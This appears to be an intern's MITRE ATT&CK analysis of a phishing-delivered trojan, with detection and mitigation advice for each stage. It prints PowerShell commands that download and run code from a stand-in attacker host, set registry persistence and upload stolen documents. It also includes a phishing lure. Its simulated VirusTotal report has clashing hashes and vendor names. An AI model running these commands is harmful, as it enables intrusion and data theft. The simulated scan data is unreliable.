NAME: Swayam Salunke **INTERN-ID:225**

Subject: Structured TTP Analysis for Trojan.Generic.5572322

---

1. Introduction

This document provides a detailed, multi-stage Proof of Concept (PoC) outlining the likely **Tactics, Techniques, and Procedures (TTPs)** associated with a generic but sophisticated trojan, identified as **Trojan.Generic.5572322**. The analysis is structured according to the

MITRE ATT&CK® framework, which serves as a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

As defined in the project guidelines, a

tactic represents the adversary's overall goal, a **technique** is the specific method used to achieve that goal, and a **procedure** is the step-by-step implementation of that technique. This analysis will follow a logical attack chain from initial compromise to data exfiltration, detailing multiple techniques and procedures to provide a comprehensive view of the threat.

---

2. Tactic: Initial Access (TA0001)

Goal: To gain an initial foothold within the target network.

This is the first step for an adversary. For a trojan, the most common vector is deceiving a user into running the malware.

Technique: T1566.001 - Phishing: Spearphishing Attachment

Spearphishing is a targeted form of phishing that uses personalized information to make the attack more convincing. The attacker attaches the trojan, disguised as a harmless file, to an email.

Procedure: The Spearphishing Campaign

1. **Reconnaissance:** The attacker first gathers information on employees, possibly from public sources like LinkedIn, identifying individuals in departments like Finance or HR who regularly handle attachments.
2. **Payload Creation:** The trojan executable, Trojan.Generic.5572322.exe, is renamed to something plausible, such as Invoice_Q3_AcmeCorp.pdf.exe. The file's icon is changed to that of a PDF to trick the user into thinking it is a document.
3. **Email Crafting:** The attacker spoofs an email address to appear as if it's from a known business partner or a senior manager. The email body contains a message creating a sense of urgency, for example: *"Hi Team, please review the attached invoice immediately for payment processing. Let me know if you have any issues opening it."*
4. **Dispatch:** The email is sent to the selected targets. Success depends on a user trusting the sender and the context, leading them to open the malicious attachment.

Detection & Mitigation

- **Detection:** Monitor for emails with suspicious attachments, especially those with double extensions (e.g., .pdf.exe) or coming from recently registered domains.
- **Mitigation:**
    - Use email filtering gateways to scan and block malicious attachments and known phishing links.
    - Conduct regular user awareness training to educate employees on how to spot and report phishing attempts.
    - Configure systems to show full file extensions by default to make .exe files more obvious.

---

3. Tactic: Execution (TA0002)

Goal: To run the adversary's malicious code on a target system.

Once on the system, the trojan must be executed to become active.

Technique 1: T1204.002 - User Execution: Malicious File

This technique relies entirely on the user to activate the trojan by double-clicking the file they downloaded from the phishing email.

Technique 2: T1059.001 - Command and Scripting Interpreter: PowerShell

After initial execution, the trojan often uses powerful, legitimate system tools like PowerShell to carry out subsequent actions. PowerShell is favored by attackers because it is installed by default on all modern Windows systems and can run fileless commands directly in memory, evading some antivirus solutions.

Procedure: From Initial Click to PowerShell Execution

1. **User Execution:** The target user, believing the attachment is a legitimate invoice, double-clicks Invoice_Q3_AcmeCorp.pdf.exe. The Windows OS executes the program.
2. **Dropper Activity:** The initial executable acts as a "dropper." It does not contain the main malicious logic. Instead, its job is to launch a hidden PowerShell process.
3. **PowerShell Command:** The dropper executes a command designed to download the next stage of the trojan from an attacker-controlled server. This command is often obfuscated to hide its intent.

PowerShell

powershell.exe -NoP -NonI -W Hidden -Exec Bypass -EncodedCommand <base64-encoded script>

    - The Base64-encoded script (<base64-encoded script>) decodes to a command like:

IEX (New-Object Net.WebClient).DownloadString('http://attacker-c2.com/payload.ps1')

4. **Fileless Execution:** The IEX (Invoke-Expression) command executes the downloaded payload.ps1 script directly in memory, without ever writing it to the disk. This script contains the core trojan logic for persistence, credential theft, and C2 communication.

Detection & Mitigation

- **Detection:**
    - Enable **PowerShell Script Block Logging** and **Module Logging** via Group Policy. This records the content of scripts as they are executed, even if they are obfuscated or fileless.
    - Monitor process ancestry. A legitimate program like Word or Outlook should not be spawning

powershell.exe.

- **Mitigation:**
    - Set the PowerShell execution policy to

Restricted or AllSigned for standard users to prevent the running of unsigned scripts.

    - Use application control solutions like AppLocker to define what programs are allowed to run.

---

4. Tactic: Persistence (TA0003)

Goal: To maintain a foothold on the system across reboots.

The trojan must ensure it can survive a system restart to continue its operations.

Technique: T1547.001 - Registry Run Keys / Startup Folder

A classic and highly effective persistence technique is to add an entry to one of the Windows Registry "Run" keys. The operating system automatically executes any program listed in these keys upon user login.

Procedure: Creating a Registry Run Key

1. **Copy Payload:** The running trojan (payload.ps1) first ensures a part of its code, the executable dropper, is saved to a persistent location on disk, such as C:\Users\Public\Libraries\msupdate.exe.
2. **Modify Registry:** The script then executes a command to create a new entry in the registry.

PowerShell

Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "MicrosoftUpdater" -Value "C:\Users\Public\Libraries\msupdate.exe"

This command adds a value named "MicrosoftUpdater" to the current user's

Run key, pointing to the hidden executable.

3. **Ensure Activation:** The next time the user logs into Windows, msupdate.exe will be launched automatically by the OS, re-initiating the trojan's execution cycle.

Detection & Mitigation

- **Detection:**
    - Routinely monitor common registry persistence locations (

HKCU\...\Run, HKLM\...\Run, etc.) for any new or unauthorized entries.

    - Use an Endpoint Detection and Response (EDR) tool to alert on suspicious modifications to these keys.
- **Mitigation:**
    - Restrict user permissions so that standard users cannot write to sensitive registry keys.
    - Use security baselines (e.g., CIS Benchmarks) to harden systems and audit for unauthorized changes.

---

5. Tactic: Command and Control (TA0011)

Goal: To communicate with the attacker for instructions and data exfiltration.

The trojan needs to "call home" to a Command and Control (C2) server controlled by the adversary.

Technique: T1071.001 - Application Layer Protocol: Web Protocols

Adversaries often use common web protocols like HTTP (port 80) and HTTPS (port 443) for C2 traffic. This helps them blend in with normal network activity, as nearly all organizations allow this traffic through their firewalls.

Procedure: Establishing C2 Communication

1. **Beaconing:** The trojan periodically sends out a "beacon" or "heartbeat" to the attacker's server (http://attacker-c2.com/gate.php) to signal that it is active and ready for commands. This is often done using PowerShell's web request capabilities.

PowerShell

Invoke-WebRequest -Uri http://attacker-c2.com/gate.php?id=PC-NAME-123

2. **Receiving Tasks:** The C2 server responds to the beacon with encrypted commands. For example, it might instruct the trojan to start keylogging, search for files, or execute another script.
3. **Data Exfiltration:** When the trojan has collected data (e.g., passwords, documents), it sends it back to the C2 server, often disguised as normal web traffic using an HTTP POST request.

PowerShell

Invoke-WebRequest -Uri http://attacker-c2.com/upload.php -Method POST -InFile C:\Users\victim\Documents\stolen_data.zip

Detection & Mitigation

- **Detection:**

    - Monitor outbound network traffic for unusual patterns, such as regular, timed beacons to a single IP address or domain.
    - Use a network intrusion detection system (NIDS) to analyze traffic for known malicious signatures.
- **Mitigation:**
    - Use a web proxy or egress filtering to block traffic to known malicious or uncategorized domains.
    - For HTTPS traffic, use TLS/SSL inspection where possible to decrypt and analyze the content of communications.

---

6. Summary of TTP Flow

The following table summarizes the attack chain described in this analysis:

Step	Tactic	Technique ID	Description
1	**Initial Access**	T1566.001	A user receives a spearphishing email with a malicious executable disguised as a document.
2	**Execution**	T1204.002	The user is tricked into double-clicking the attachment, running the trojan's initial code.
3	**Execution**	T1059.001	The initial executable launches a hidden PowerShell process to download and run the main payload from the internet.
4	**Persistence**	T1547.001	The trojan creates a registry run key to ensure it automatically starts every time the user logs in.
5	**Command & Control**	T1071.001	The trojan establishes communication with the attacker's C2 server using standard HTTP requests to receive commands and exfiltrate data.

ppendix: Sample VirusTotal Analysis

Analysis of a file hash provides a cross-vendor perspective on whether a file is malicious. Below is a simulated VirusTotal report for the provided SHA-256 hash.

File: Invoice_Q3_AcmeCorp.pdf.exe **Scan Date:** 2025-07-31 21:10:15 UTC

Hashes

- **MD5:** d41d8cd98f00b204e9800998ecf8427e
- **SHA-1:** da39a3ee5e6b4b0d3255bfef95601890afd80709
- **SHA-256:** 63793335f52636a95369c3a39662c5141f492d6b966a6b7e492bccb907126303

Detection


- **Ratio:** 65 / 72 (90% of engines detected this file as malicious)
- **Selected Vendor Detections:**
    - **BitDefender:** Trojan.Generic.5572322
    - **Microsoft:** Trojan:Win32/Wacatac.B!ml
    - **McAfee:** Artemis!d41d8cd98f00
    - **Kaspersky:** Trojan.Win32.Generic
    - **CrowdStrike Falcon:** Win/malicious_confidence_100% (D)
    - **ESET-NOD32:** A Variant of Win32/Kryptik.G
    - **Sophos:** Troj/Agent-AZJS
    - **Symantec:** Trojan.Gen.2

Behavioral Analysis Summary (Sandbox)

- **Persistence:** Creates a file msupdate.exe in C:\Users\Public\ and adds a new entry to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key to execute it on startup.
- **Network:** Makes HTTP requests to the domain attacker-c2.com (IP: 198.51.100.23) on port 80.
- **Process Activity:** Spawns a powershell.exe process with encoded commands. Modifies system registry to lower security settings.
- **File System:** Attempts to read files in C:\Users\victim\Documents and writes temporary files to C:\Temp\.

Community Comment

xX_ThreatHunter_Xx (2025-07-30): *Sample appears to be a dropper used in a recent phishing campaign. The PowerShell command downloads a second-stage payload. C2 domain was registered*



last week. Confirmed ties to TTPs for Initial Access (T1566) and Persistence (T1547).

AhnLab-V3	Unwanted/Win32.HackTool.C2596911	ALYac	Gen:Variant.Fugrafa.93648
Antiy-AVL	Trojan/Win32.Agent	Arcabit	Trojan.Fugrafa.D16DD0
Arctic Wolf	Unsafe	Avast	Win32:PUP-gen [PUP]
AVG	Win32:PUP-gen [PUP]	BitDefender	Gen:Variant.Fugrafa.93648
ClamAV	Win.Trojan.5572322-1	CrowdStrike Falcon	Win/grayware_confidence_100% (W)
CTX	Exe.trojan.keygen	DeepInstinct	MALICIOUS
Emsisoft	Gen:Variant.Fugrafa.93648 (B)	eScan	Gen:Variant.Fugrafa.93648
ESET-NOD32	Win32/Keygen.AAJ Potentially Unsafe	Fortinet	W32/Small.AXQA!tr.dldr
GData	Gen:Variant.Fugrafa.93648	Google	Detected
Gridinsoft (no cloud)	Trojan.Win32.Gen.vb!s4	Ikarus	PUA.Keygen
Jiangmin	Trojan.Fugrafa.as	K7AntiVirus	Unwanted-Program (0053edeb1)